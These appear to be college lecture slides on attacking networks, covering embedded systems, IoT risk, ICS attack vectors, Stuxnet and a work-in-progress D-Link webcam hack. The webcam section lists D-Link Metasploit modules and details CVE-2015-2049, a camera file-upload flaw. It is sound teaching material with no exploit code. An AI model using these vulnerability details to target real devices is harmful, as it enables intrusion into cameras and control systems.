Saturday pm	1:00 pm-3:50 pm	Saturday, December 17

CIS 76 Introduction to Information Assurance

Introduces the various methodologies for attacking a network. Prerequisite: CIS 75.
Transfer Credit: Transfers to CSU

Section	Days	Times	Units	Instructor	Room
95024	Arr.	Arr.	3.00	R.Simms	OL
&	Arr.	Arr.		R.Simms	OL
Section 95024 is an ONLINE course. Meets weekly throughout the semester online by remote technology with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online .					
95025	T	5:30PM-8:35PM	3.00	R.Simms	828
&	Arr.	Arr.		R.Simms	OL


Section 95025 is a Hybrid ONLINE course. Meets weekly throughout the semester at the scheduled times with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

Evening Classes: For the final exam schedule, Evening Classes are those that begin at 5:35 pm or later. Also, **"M & W"** means the class meets on **BOTH** Monday and Wednesday. **"T & TH"** means the class meets on **BOTH** Tuesday and Thursday. The following schedule applies to all Evening Classes.



Red and Blue Teams

Red and Blue Pods in Microlab Lab Rack



Rules of engagement updated regarding VLab credentials.

Send me an email if you would like to join a team.



Embedded Systems

Embedded Operating Systems

Embedded systems, unlike general purpose PCs and servers, are appliances/devices built with a computer system to perform a specific function:

- Network devices like routers, switches, firewalls and access points
- Digital video recorders like Tivo
- Bank ATMs
- Smart phones
- GPSs
- Point of sale "cash registers"
- Entertainment systems like the ones found in airliners
- HVAC systems like the one in building 800
- Factory automation
- IoT devices
- Airliner and jet fighter Avionics
- Printers, scanners, faxes, copiers
- And many more

Embedded Operating Systems

Embedded operating systems

- Small, efficient and often require less power.
- Typically use less memory and have no hard drive.
- Examples:
 - Stripped down versions of desktop operating systems:
 - Linux
 - Windows Embedded family
 - Real Time Operating Systems (RTOS)
 - VxWorks by Wind River Systems
 - Green Hills Software
 - QNX
 - Siemens
- Are networked
- Can be difficult to patch

Embedded Linux (just a few)



Katana
Robotic Arm



Erle-Copter
drone



Nest Cam



Amazon
Kindle



Stir smart desk



Asus RT-AC66U
wireless router



Tivo



Yamaha Disklavier
Mark IV



Android
Cell Phones



Some TomTom
GPS models



Garmin
Nuvi 5000



Buffalo
NAS storage



Virgin America
Personal
Entertainment



TripBPX
Phone
System



MikroTik
Routers



Sony TVs



Android Tablets



Raspberry Pi



Polycom
VOIP
Phone

Windows Embedded Family



Windows XP Embedded

What People Are Building Today



Embedded Windows Family for Medical Products

The Windows Embedded portfolio of products

With Windows Embedded devices throughout your organization, you can collaborate more effectively, make more informed decisions, and improve patient outcomes while reducing costs.

Windows Embedded Handheld

Windows Embedded Handheld addresses the broad needs of mobile healthcare, powering handheld devices that help increase productivity, reduce data entry errors, and improve reporting of patient care.



Pharmaceutical Bar Code Reader



Medical PDA



Mobile Patient Monitoring

Windows Embedded Compact

Windows Embedded Compact, the next generation of Windows Embedded CE, is a componentized, real-time operating system for a wide range of small footprint and rugged devices.



Portable Ultrasound



Lab Equipment



Patient Monitor



Feeding Device



Glucose Monitor



Inventory Control Kiosk

Windows Embedded Standard, Enterprise

Windows Embedded Standard offers modular versions of Windows 7 and Windows 8, while Windows Embedded Enterprise delivers the full power of Microsoft premium operating systems, including Windows 7 for Embedded Systems and Windows Embedded 8 Pro.



Diagnostic Ultrasound



Thin Client Station

Digital Medical Records
Prescription Tracking, Admissions



MRI
CT, PET



Fluoroscopy



Patient Communication

Digital Signage and Kiosks



PACS Station
RIS and HIS

Windows Embedded Server

Windows Embedded Server offers the robust versatility of Windows Server healthcare solutions, and takes advantage of the connectivity, security, and scalability features of Windows Embedded Server.




Windows Embedded products are covered by a 10-year support program plus a product availability of 15 years.

Wind River Systems VxWorks Real Time Operating System



Mars Rover



Jetliner avionics



Medical Systems



Map Displays




**Control Systems for
large Telescopes**



Industrial Systems

Green Hills Software Integrity RTOS



QNX

QNX OS and QNX Neutrino RTOS

Telematics

Rear Seat
Entertainment

Active Noise Control

Engine Sound
Enhancement



Handsfree Systems

Driver Information

Infotainment

Advanced
Driver
Assistance



Siemens SIMATIC PCS 7

The screenshot shows a web browser window displaying the Siemens website. The address bar shows the URL: w3.siemens.com/mcms/process-control-systems/en/distributed-control-system-simatic-pcs-7/simatic-pcs-7-system-components/automation-systems/embedded_sy. The page header includes the Siemens logo and the title "Embedded Systems". Below the header is a navigation bar with links for "Automation Technology", "Deutsch", "Contact", "Site Explorer", and "Search". The main content area features a breadcrumb trail: [Home](#) > [Automation Technology](#) > [Process Control Systems](#) > [SIMATIC PCS 7](#) > [System Components](#) > [Automation Systems](#) > [Embedded Systems](#). The main heading is "Embedded Systems". The text describes embedded systems as a combination of hardware and software, preassembled and ready for use in specific automation tasks. It highlights the openess of PC-based controllers and the ruggedness of conventional controllers. Below the text are tabs for "Highlights", "Model / variant", "Design and function", and "Benefits". The "Highlights" tab is active. The text states: "The embedded automation systems SIMATIC PCS 7 AS RTX and SIMATIC PCS 7 AS mEC RTX are the entry-level systems for the lower to middle performance range of SIMATIC PCS 7. With their excellent physical properties and small size they are especially suitable for small applications, particularly in close proximity to the plant systems and as OEM products - in package units or in test and training systems, for example." On the right side, there is a "Text Size" control and a "Share this Page" section with social media icons. Below that is a list of links: "All about Embedded systems", "Pre sales info", "Catalog & ordering system online", "Technical Info", "Support", and "Training". At the bottom of the page, there is a footer with the text: "siemens.com Global Website | Mobile Version | © Siemens AG 1996-2016 | Corporate Information | Privacy Policy | Terms of Use | Digital ID".

IoT Risk Report

ForeScout IoT Enterprise Risk Report

The screenshot shows a web browser window displaying a document on Scribd. The document title is "ForeScout IoT Enterprise Risk Report" under the heading "RESEARCH OVERVIEW". The document content includes the following text:

Industry attention has narrowed in on the threat of commonly known Internet of Things (IoT) devices and their potential safety implications to the home, but there is as much, if not more, to consider when exploring IoT threats in the enterprise.

Research into seven common enterprise IoT devices revealed that their core technologies, fundamental development methods and rapid production makes implementing proper security within the software, firmware and hardware a complex, overlooked and often neglected task.

Documents similar to Hackable devices

The Scribd interface includes a search bar, navigation buttons (BROWSE, SEARCH, UPLOAD, SIGN IN, JOIN), and a sidebar with category tags like "Internet Of Things", "Hacker (Computer Security)", "Computer Network", and "Security". It also shows a "Download" button, "Add to library" option, and social media sharing icons.

ForeScout IoT Enterprise Risk Report

Hackable devices x ForeScout IoT Enterprise x

https://www.youtube.com/watch?v=CeTILnh2ek&feature=youtu.be

YouTube Search Upload

Samy Kamkar
Ethical Hacker, @samyakamkar

0:07 / 4:17

ForeScout IoT Enterprise Risk Report

ForeScout Technologies
Subscribe 470

1,810 views

Add to Share More

Published on Oct 25, 2016

Commissioned by ForeScout, the IoT Enterprise Risk Report employed the skills of Samy Kamkar, one of the world's leading ethical hackers, to investigate the security risks posed by the Internet of Things (IoT) devices in enterprise environments. Here he shares his findings.

SHOW MORE

Up next Autoplay

ForeScout and Rapid7 Integration Demo
ForeScout Technologies
730 views
9:26

New Macbook Pro can't walk & chew gum at same time(watch
Louis Rossmann
Recommended for you | NEW
1:19:59

DEF CON 23 - Social Engineering Village - Dave
DEFCONConference
Recommended for you
51:17

"Linux Sucks" - 2016
Bryan Lunduke
Recommended for you
48:46

The Musical Genius
DocuTV
Recommended for you
46:47

Things you didn't know about (Jet Engines) - Full
STAR Documentaries
Recommended for you
44:47

USS Enterprise J Star Trek Analysis Retrospective
Junkball Media
161,281 views
11:03

<https://www.youtube.com/watch?v=CeTILnh2ek&feature=youtu.be>



Industrial Control Systems

Industrial Control Systems

Industrial Control Systems

- SCADA (Supervisory Control and Data Acquisition)
- SCADA is a category of software for process control and automation.
- Used in power plants, oil refineries, telecommunications, transportation, water and waste control.
- Examples:
 - Siemens SIMATIC WinCC



www.sans.org/ics

Network Access

- Internet accessible systems are being mapped by ERIPP or SHODAN, or are easily locatable through search engine queries
- Malware can spread vertically through the network by trusted system to system connections or VPN
- It is very easy to maneuver undetected throughout a control environment
- There is potential to leverage non-routable trusted communication paths

Interconnects

- ICS systems can be attacked by exploiting applications that communicate through network segmentation
- Connections to other organizations, plants or systems
- Many ICS environments are susceptible to network-based Man in the Middle Attacks

Dial-Up

- ICS assets can be remotely accessible through traditional dial-up modems that have little access control protections
- Numerous ICS assets at a location can be accessed through a single dial-up access point with a multiplex device that enables connections to many ICS assets
- Old attack vectors can still be successful in ICS environments

System Management

- Attackers can take advantage of long delays in patching and operating system upgrades
- Attackers can take advantage of systems with no anti-virus, or out-of-date signatures
- Attackers will leverage default usernames and passwords or weak authentication mechanisms
- Attacks will be difficult to detect due to minimal asset security logging capability
- Attackers will leverage file access techniques to move data in and out of the ICS environment through physical removable media or trusted communication paths utilized for system maintenance

Supply Chain

- Third party vendors, contractors or integrators can be attacked in an attempt to ultimately attack an ICS asset owner or multiple asset owners
- ICS hardware and software can be directly breached or impacted prior to arriving in the production ICS environment

Control Systems Are a Target



www.securingthehuman.org

Governance

- Attackers can leverage the lack of corporate security policies, procurement language, asset inventory and standardization that exist in many ICS environments
- Attackers can have greater impacts on ICS environments, as ICS assets are often not considered in the preparation phase of security incident response planning and containment approaches
- ICS risk and hazard assessment are not always evaluated with the loss of cyber integrity which, can lead to a loss of availability, impacts due to interdependencies and misuse of critical components or functions
- In some sectors ICS assets are often architected or assessed from a compliance perspective and not always assessed from a security perspective

Social Engineering

- Request for Proposals often contain a wealth of information regarding an ICS environment
- Vendors frequently post information about a project they are working on for an ICS customer
- Employee social media sites often contain technology architecture information and, possibly, images of ICS work environments
- Engineer professional bios can provide a helpful map of your ICS
- Publicly available information regarding an ICS asset owners' vendor relationships, conference attendance, committee participation and domain registrations can all be leveraged against the organization

Physical Security

- Attackers can leverage the physical locations of numerous ICS assets that could be located in remote geographies or are unmonitored, even when little to no physical access controls ICS assets can be physically stolen or obtained
- ICS assets can be physically stolen or obtained secondhand with access to sensitive information that could be used in planning an attack
- Physical changes or alterations to ICS devices are often difficult to detect

Cyber Actors

- Nation States
- Insiders and other trusted parties (such as contractors / vendors / integrators)
- Criminal Hacker
- Politically motivated attackers (hacktivists)
- Script Kiddies

You may not realize it, but your organization's Industrial Control System (ICS) environments are a target for cyber attackers. The ICS automation, process control, access control devices, system accounts and asset information all have tremendous value to attackers. This poster demonstrates the many different ways attackers can gain access to an ICS environment and demonstrates the need for active security efforts and ICS engineer training that will enable informed engineering decisions and reinforce secure behaviors when interacting with an Industrial Control System.

In many cases these are not one-off attacks, but are planned for with reconnaissance, multiple attacks and adjustments. These are campaigns that happen over the course of months, and they require system owners and operators to be vigilant and recognize when something is not right.



ICS Security goal: Ensure the safe, reliable and secure operation of ICS environments from procurement to retirement

**Abnormal activity or unexplained errors
deserve a closer security look**

Idaho National Lab Aurora Demonstration




<https://www.youtube.com/watch?v=fJyWngDco3g>

- 3.8 MVA diesel electrical power generator damaged by demonstration cyber attack

https://www.smartgrid.gov/files/Aurora_Vulnerability_Issues_Solution_Hardware_Mitigation_De_201102.pdf

STUXNET

HOW STUXNET WORKED



1. infection


Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search

Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update

If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.



4. compromise

The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities—software weaknesses that haven't been identified by security experts.

5. control

In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy

Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

The attack on Iran's nuclear centrifuges



Hacking a Webcam

Work in Progress

D-Link 933L



RJ-45 LAN Jack

Power LED
Reset hole
WPS (WiFi Protected Setup)

The screenshot shows the CVE Details website interface. At the top, there is a search bar with a "dlink" example and a "Search" button. Below this is a larger search area with the text "Enter a CVE id, product, vendor, vulnerability type" and another "Search" button. The main content area features a "Current CVSS Score Distribution For All Vulnerabilities" section. This section includes a table showing the distribution of vulnerabilities by CVSS score range and a corresponding bar chart. The table shows that the 9-10 score range has the highest number of vulnerabilities (11,900), followed by the 7-8 range (19,861). A weighted average CVSS score of 6.8 is also displayed.

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	75	0.10
1-2	608	0.80
2-3	3220	4.10
3-4	1978	2.50
4-5	15632	19.80
5-6	15700	19.90
6-7	9749	12.30
7-8	19861	25.10
8-9	346	0.40
9-10	11900	15.10
Total	79069	

Weighted Average CVSS Score: **6.8**

Vulnerability Distribution By CVSS Scores

CVSS Score Ranges

- 0-1
- 1-2
- 2-3
- 3-4
- 4-5
- 5-6
- 6-7
- 7-8
- 8-9
- 9-10

Looking for OVAL (Open Vulnerability and Assessment Language) definitions? <http://www.itsecdb.com> allows you to view

CVE security vulnerabilit: x

https://www.cvedetails.com/google-search-results.php?q=dlink&sa=Search

[NVD Website](#)
[CWE Web Site](#)

View CVE :

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

(e.g.: 12345)

Search By Microsoft Reference ID:

(e.g.: ms10-001 or 979352)

[D-link : Security vulnerabilities](#)
<https://www.cvedetails.com/vulnerability-list/vendor.../D-link.html>
Security vulnerabilities related to **D-link** : List of vulnerabilities related to any product of this vendor. Cvss scores, vulnerability details and links to full CVE details ...

[D-link : Products and vulnerabilities](#)
<https://www.cvedetails.com/vendor/899/D-link.html>
D-link: List of all products, security vulnerabilities of products, cvss score reports, detailed graphical reports, vulnerabilities by years and metasploit modules ...

[Dlink : Security vulnerabilities](#)
https://www.cvedetails.com/vulnerability-list/vendor_id.../Dlink.html
Security vulnerabilities related to **Dlink** : List of vulnerabilities related to any product of this vendor. Cvss scores, vulnerability details and links to full CVE details ...

[Metasploit modules related to D-link](#)
www.cvedetails.com/metasploit-modules/vendor-899/D-link.html
Metasploit modules related to **D-link** Metasploit provides useful information and tools for penetration testers, security researchers, and IDS signature developers.

[Dlink Dcs-2121 Firmware version 1.04 : Security vulnerabilities](#)
<https://www.cvedetails.com/.../Dlink-Dcs-2121-Firmware-1.04.html>
Security vulnerabilities of **Dlink** Dcs-2121 Firmware version 1.04 List of cve security vulnerabilities related to this exact version. You can filter results by cvss ...

[Dlink Dsl-2740b Firmware : List of security vulnerabilities](#)
<https://www.cvedetails.com/.../Dlink-Dsl-2740b-Firmware.html>
Security vulnerabilities of **Dlink** Dsl-2740b Firmware : List of all related CVE security vulnerabilities. CVSS Scores, vulnerability details and links to full CVE ...

[Dlink Dir-615 version 3.10na : Security vulnerabilities](#)

Metasploit modules related to D-link

www.cvedetails.com/metasploit-modules/vendor-899/D-link.html

CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register

Vulnerability Feeds & WidgetsNew www.itsecdb.com

Switch to <https://>

Home

Browse :

- [Vendors](#)
- [Products](#)
- [Vulnerabilities By Date](#)
- [Vulnerabilities By Type](#)

Reports :

- [CVSS Score Report](#)
- [CVSS Score Distribution](#)

Search :

- [Vendor Search](#)
- [Product Search](#)
- [Version Search](#)
- [Vulnerability Search](#)
- [By Microsoft References](#)

Top 50 :

- [Vendors](#)
- [Vendor Cvss Scores](#)
- [Products](#)
- [Product Cvss Scores](#)
- [Versions](#)

Other :

- [Microsoft Bulletins](#)
- [Bugtraq Entries](#)
- [CWE Definitions](#)
- [About & Contact](#)

Metasploit Modules Related To [D-link](#)

[CVE-2007-1435 D-Link TFTP 1.0 Long Filename Buffer Overflow](#)

This module exploits a stack buffer overflow in D-Link TFTP 1.0. By sending a request for an overly long file name, an attacker could overflow a buffer and execute arbitrary code. For best results, use bind payloads with nonx (No NX).

Module type : *exploit* Rank : *good* Platforms : *Windows*

[CVE-2014-3936 D-Link HNAP Request Remote Buffer Overflow](#)

This module exploits an anonymous remote code execution vulnerability on different D-Link devices. The vulnerability is due to a stack based buffer overflow while handling malicious HTTP POST requests addressed to the HNAP handler. This module has been successfully tested on D-Link DIR-505 in an emulated environment.

Module type : *exploit* Rank : *normal* Platforms : *Linux*

[CVE-2014-8361 Realtek SDK Miniigd UPnP SOAP Command Execution](#)

Different devices using the Realtek SDK with the miniigd daemon are vulnerable to OS command injection in the UPnP SOAP interface. Since it is a blind OS command injection vulnerability, there is no output for the executed command. This module has been tested successfully on a Trendnet TEW-731BR router with emulation.

Module type : *exploit* Rank : *normal*

[CVE-2015-2049 D-Link DCS-931L File Upload](#)

This module exploits a file upload vulnerability in D-Link DCS-931L network cameras. The setFileUpload functionality allows authenticated users to upload files to anywhere on the file system, allowing system files to be overwritten, resulting in execution of arbitrary commands. This module has been tested successfully on a D-Link DCS-931L with firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21). D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly affected, but untested.

Module type : *exploit* Rank : *great* Platforms : *Linux*

Please note: Metasploit modules are only matched by CVE numbers. There may be other modules related to this product. Visit [metasploit web site](#) for more details

Total number of modules found = 4 Page : [1](#) (This Page)

CVE Details
The ultimate security vulnerability datasource

Log In Register **Vulnerability Feeds & WidgetsNew** www.itsecdb.com

Switch to https://
Home

Browse :
[Vendors](#)
[Products](#)
[Vulnerabilities By Date](#)
[Vulnerabilities By Type](#)

Reports :
[CVSS Score Report](#)
[CVSS Score Distribution](#)

Search :
[Vendor Search](#)
[Product Search](#)
[Version Search](#)
[Vulnerability Search](#)
[By Microsoft References](#)

Top 50 :
[Vendors](#)
[Vendor Cvss Scores](#)
[Products](#)
[Product Cvss Scores](#)
[Versions](#)

Other :
[Microsoft Bulletins](#)
[Bugtraq Entries](#)
[CWE Definitions](#)
[About & Contact](#)

Vulnerability Details : [CVE-2015-2049](#) (1 Metasploit modules)

Unrestricted file upload vulnerability in D-Link DCS-931L with firmware 1.04 and earlier allows remote authenticated users to execute arbitrary code by uploading a file with an executable extension.

Publish Date : 2015-02-23 Last Update Date : 2015-11-24

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

- CVSS Scores & Vulnerability Types

CVSS Score	9.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Single system (The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	CWE id is not defined for this vulnerability

The screenshot shows a web browser window with the URL https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload. The page features a green header with a 'LIVE WEBCAST' timer at 01:03:52:44 and a 'REGISTER NOW' button. The main navigation includes 'Contact Us', 'Community', 'Support', 'Login', 'Careers', and 'FREE TOOLS'. The page title is 'D-LINK DCS-931L FILE UPLOAD'. The description states: 'This module exploits a file upload vulnerability in D-Link DCS-931L network cameras. The setFileUpload functionality allows authenticated users to upload files to anywhere on the file system, allowing system files to be overwritten, resulting in execution of arbitrary commands. This module has been tested successfully on a D-Link DCS-931L with firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21). D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly affected, but untested.' The 'MODULE NAME' is 'exploit/linux/http/dlink_dcs931l_upload'. The 'AUTHORS' are Mike Baucom, Allen Harper, J. Rach, and Brendan Coles <bcoles [at] gmail.com>. A prominent orange box contains the text 'Free Metasploit Download' and 'Get your copy of the worlds leading penetration testing tool' with a 'DOWNLOAD NOW' button. A vertical sidebar on the right has 'DEMO REQUEST' and 'CONTACT US' buttons. The footer includes a 'Free Download: HIPAA and HITECH Act Compliance Guide' link.

CVE-2015-2049 D-Link

https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs9311_upload

Rapid7 provides the most coverage for the CIS (formerly SANS) TOP 20 CRITICAL SECURITY CONTROLS [LEARN MORE](#)

RAPID7 Solutions Products Services Partners Resources About Us

REFERENCES

CVE-2015-2049
URL: <https://tangiblesecurity.com/index.php/announcements/tangible-security-researchers-notified-and-assisted-d-link-with-fixing-critical-device-vulnerabilities>
URL: <http://securityadvisories.dlink.com/security/publication.aspx?name=SAP10049>

TARGETS

Linux mipsle Payload

PLATFORMS

linux

ARCHITECTURES

mipsle

DEMO REQUEST

CONTACT US

McLean, Virginia - February 25, 2015,

Tangible Security researchers Mike Baucom, Allen Harper, and J. Rach discovered serious vulnerabilities in two devices made by D-Link.

D-Link DCS-931L

A Day & Night Wi-Fi Camera

- More info from vendor
- CVE-2015-2049
- Vulnerability Description: A hidden webpage on the device allows an attacker to upload arbitrary files from the attackers system. By allowing the attacker to specify the file location to write on the device, the attacker has the ability to upload new functionality. The D-Link DCS-931L: Firmware Version 1.04 (2014-04- 21) / 2.0.17-b62. Older versions and configurations were NOT tested. This also applies to DCS-930L, DCS-932L, DCS-933L models.
- Impact Description: By allowing any file in the file system to be overwritten, the attacker is allowed to overwrite functionality of the device. The unintended functionality reveals details that could lead to further exploitation. There are security impacts to the confidentiality, integrity, and availability of the device and its services.

